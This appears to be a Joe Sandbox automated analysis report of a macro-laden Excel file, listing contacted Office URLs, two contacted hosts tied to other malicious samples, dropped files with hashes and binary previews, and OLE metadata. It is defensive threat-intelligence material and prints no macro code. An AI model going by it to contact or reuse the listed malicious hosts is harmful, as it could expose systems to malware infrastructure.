http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://management.azure.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://wus2.contentsync.	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://api.office.net	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://entitlement.diagnostics.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://outlook.office.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://templatelogging.office.com/client/log	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://outlook.office365.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://webshell.suite.office.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://management.azure.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://devnull.onenote.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://ncus.pagecontentsync.	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://messaging.office.com/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://augloop.office.com/v2	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://skyapi.live.net/Activity/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://dataservice.o365filtering.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://directory.services.	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false		high
http://https://staging.cortana.ai	BFE22172-59BF-4A95-AA18-3650190CBF48.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412222
Start date:	12.05.2021
Start time:	14:16:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	8100c344_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLS@5/7@2/2

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
signifysystem.com	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.39.58
fcventasyservicios.cl	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.19 0.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
UNIFIEDLAYER-AS-1US	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.17 1.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.24 4.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.18 0.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.19 0.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424 592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-1310760242.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Payment Slip.docx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\BFE22172-59BF-4A95-AA18-3650190CBF48	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368379869105843
Encrypted:	false
SSDEEP:	1536:3cQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:8EQ9DQW+zPXO8
MD5:	24A04DA77EA2DFCDB0FE13E4DA43CC19
SHA1:	10846543AA8F0F31F0D03B8C4D3ACD92F7834CB9
SHA-256:	D347ADCC141C9EBC9E756EA044B28E10D6E51EB8C9B27795F02BB305AC800233
SHA-512:	F7C3099AC06C4B1B9F981F09A524DB9E000E21133203E851F20D37C771483BA30C019C1A79619749E14EC7A4F5978B0EC54E0C5C6D131C102C7BDB0DC062AA2
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T12:17:33">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\55D40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81549
Entropy (8bit):	7.910249477297128
Encrypted:	false
SSDEEP:	1536:sjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJPwT:g+nHSD8YZo/Uh0ZymYQ0y7FALST
MD5:	203893E2D568F581EF880AC7D03533E9
SHA1:	C3FAF10A9D229DE1990F296C30C51518C6559DB7
SHA-256:	578AE58B902F0267C984374FDFF2105D7B7153C68D07B44CF2BB2DD92ACA4608
SHA-512:	94810DA57033965AC2D20583C4D46BE161F98CE80A0A02CDA615EEF877C8B6C4924FFEF02DC8806A2D0438AFCAAEC96915914312E183D4A885E2C9DE235AE97
Malicious:	false

C:\Users\user\AppData\Local\Temp\55D40000	
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7.''..=@...Q.b....0d|.fp.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E..'/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\8100c344_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 06:35:56 2020, mtime=Wed May 12 11:17:37 2021, atime=Wed May 12 11:17:37 2021, length=177152, window=hide
Category:	dropped
Size (bytes):	2250
Entropy (8bit):	4.728867896910077
Encrypted:	false
SSDEEP:	48:8ZmzmFWlOEEwPbNDOEtGBB6pZmzmFWlOEEwPbNDOEtGBB6:8ZImFWlFFbNDF0KZImFWlFFbNDF0
MD5:	ACBC472B9470C39B3015B65ACE5CA380
SHA1:	57F7E259530467906A579CD82096F121339F3BB1
SHA-256:	2B4C47B8018D18FA3C66EBCBF81998FF00D2CC10F5EC6F4D4E7DB421467682BF
SHA-512:	80457D09D88E1F7CF873C7229474B5814F59EF32BC084399DC2FF1D9E36098EE5FC8C0A3413BA38C8771F036003B1D007DD122D614A85B458536DA5FC621D1FA
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....U....|..(G..|..(G.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R&b.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q.<..user.<.....N...R&b....#J.....E...j.o.n.e.s.....~.1....>Q.<..Desktop.h.....N...R&b.....Y.....>.....f..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....R-b .8100C3~1.XLS..j.....>Q}<.R-b.....V.....eIL.8.1.0.0.c.3.4.4._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....b.....-.....a.....>.S.....C:\Users\user\Desktop\8100c344_by_Libranalysis.xls..3....\....\....\....\....\.D.e.s.k.t.o.p.\.8.1.0.0.c.3.4.4._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:..,.LB.)...As...`.....X.....377142.....!a..%.H.VZAj.....!a..%.H.VZAj.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 17:12:41 2019, mtime=Wed May 12 11:17:36 2021, atime=Wed May 12 11:17:36 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.67461849443616
Encrypted:	false
SSDEEP:	12:8LF0XUpNduCH2WOfdc46286i+WrjAZ/DYbDVRSeuSeL44t2Y+xIBjKZm:8ZzmfAl6IAZbcDR7aB6m
MD5:	EBAC0D6C700341304AE6B2024F1E1A4C
SHA1:	06D18C6DAA3B63919B8BA9BA9C3995435C62E68D
SHA-256:	52BF9CD851546F145BCED939D2A0C64E2E925744A937015402253C7DF165810B
SHA-512:	1B16BA94B367105A527B40700853F415B230BBA13A76C933CA8A192D35B469A37973ED7D876C333DBB56CC8611031F5BD61E4263D1DE0D9E2A96C279A9D37A6
Malicious:	false
Reputation:	low
Preview:	L.....F.....-....w.(G....r.(G... .....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R&b.....:.....;..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Q.<..user.<.....N...R&b....#J.....E...j.o.n.e.s.....~.1.....R3b..Desktop.h.....N...R3b.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...As...`.....X.....377142.....!a..%.H.VZAj...m<.....!a..%.H.VZAj...m<.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.696846237155761
Encrypted:	false
SSDEEP:	3:oyBVomMFUVh2LiHUwSLMp6laVn2LiHUwSLMp6lmMFUVh2LiHUwSLMp6lv:dj6FUmi0NKV+i0NbFUmi0Nf
MD5:	50A264AB5F2F3DD403E9167C4A6AD10C
SHA1:	DA0CA2A03E1F86767F74690EB06E0D3025FD7298
SHA-256:	76C923D77D8A498EE2AD8C6CC63C37F82A2811457DF4DF7A8C0FADDDA5AE26B4
SHA-512:	BAD04F6325FC982B15E46DA7742FAE24B2C68D433C3ABFE1DD2C154FD3B831867818DCDD7FA5426694C86A2DF4E5E7B4AA4E7B7D74D1919EB90EB5EE0F852C2
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..8100c344_by_Libranalysis.LNK=0..8100c344_by_Libranalysis.LNK=0..[xls]..8100c344_by_Libranalysis.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\56D40000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616678844773404
Encrypted:	false
SSDEEP:	3072:37NiRdSD8YNoTU90uafzn3bK0X7vrPlsrXvLlL7LU7NiuH:sRdTrTU9Z91uH
MD5:	88A1DD556FE7441D8F4ACC18DD465F14
SHA1:	201A1DC8246AFEDB384FA6158CC70990BFC2C33F
SHA-256:	6FA3DFF7EC76581E9A4160F6A28B95E9FFD3A915F6F346804236BC93A03DA42B
SHA-512:	52BEE42F2D1AED2A445562DD2A9CC3DC991C57A5B8AD4B5760700E7CDBABD4A1A6186BAB9A183A82DC8616B6766240019648FC00EF62E4BB954F316C36A833E4
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. ....."....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h...8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1..... .....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1..... .A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	8100c344_by_Libranalysis.xls
File size:	375808
MD5:	8100c34499827f8ba4a0c69872cd2205
SHA1:	4c7ee8ed850c211c66102389a65b0757018d1168
SHA256:	abb73bd58ba634f647ed144b998f9a829c69ad6410011a42147311459ed563e4
SHA512:	5cdc018568481aea3a092c3fd422bd79732da4b91ceb8b1a0ab9e0c64792a7e585d91726cef202ed770bdf836868f549a10c6cd37fc3acd0c5a35a63fadced2c
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/I/T/tbHm7H9G4l+s2k3zN4sbc5:vUGAt6Uqa5DPdG9uS9QLp4l+s+E8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "8100c344_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057

General	
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . X . . . . h . . . . v a n - v a n . . . . v - v i . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . F . . . .
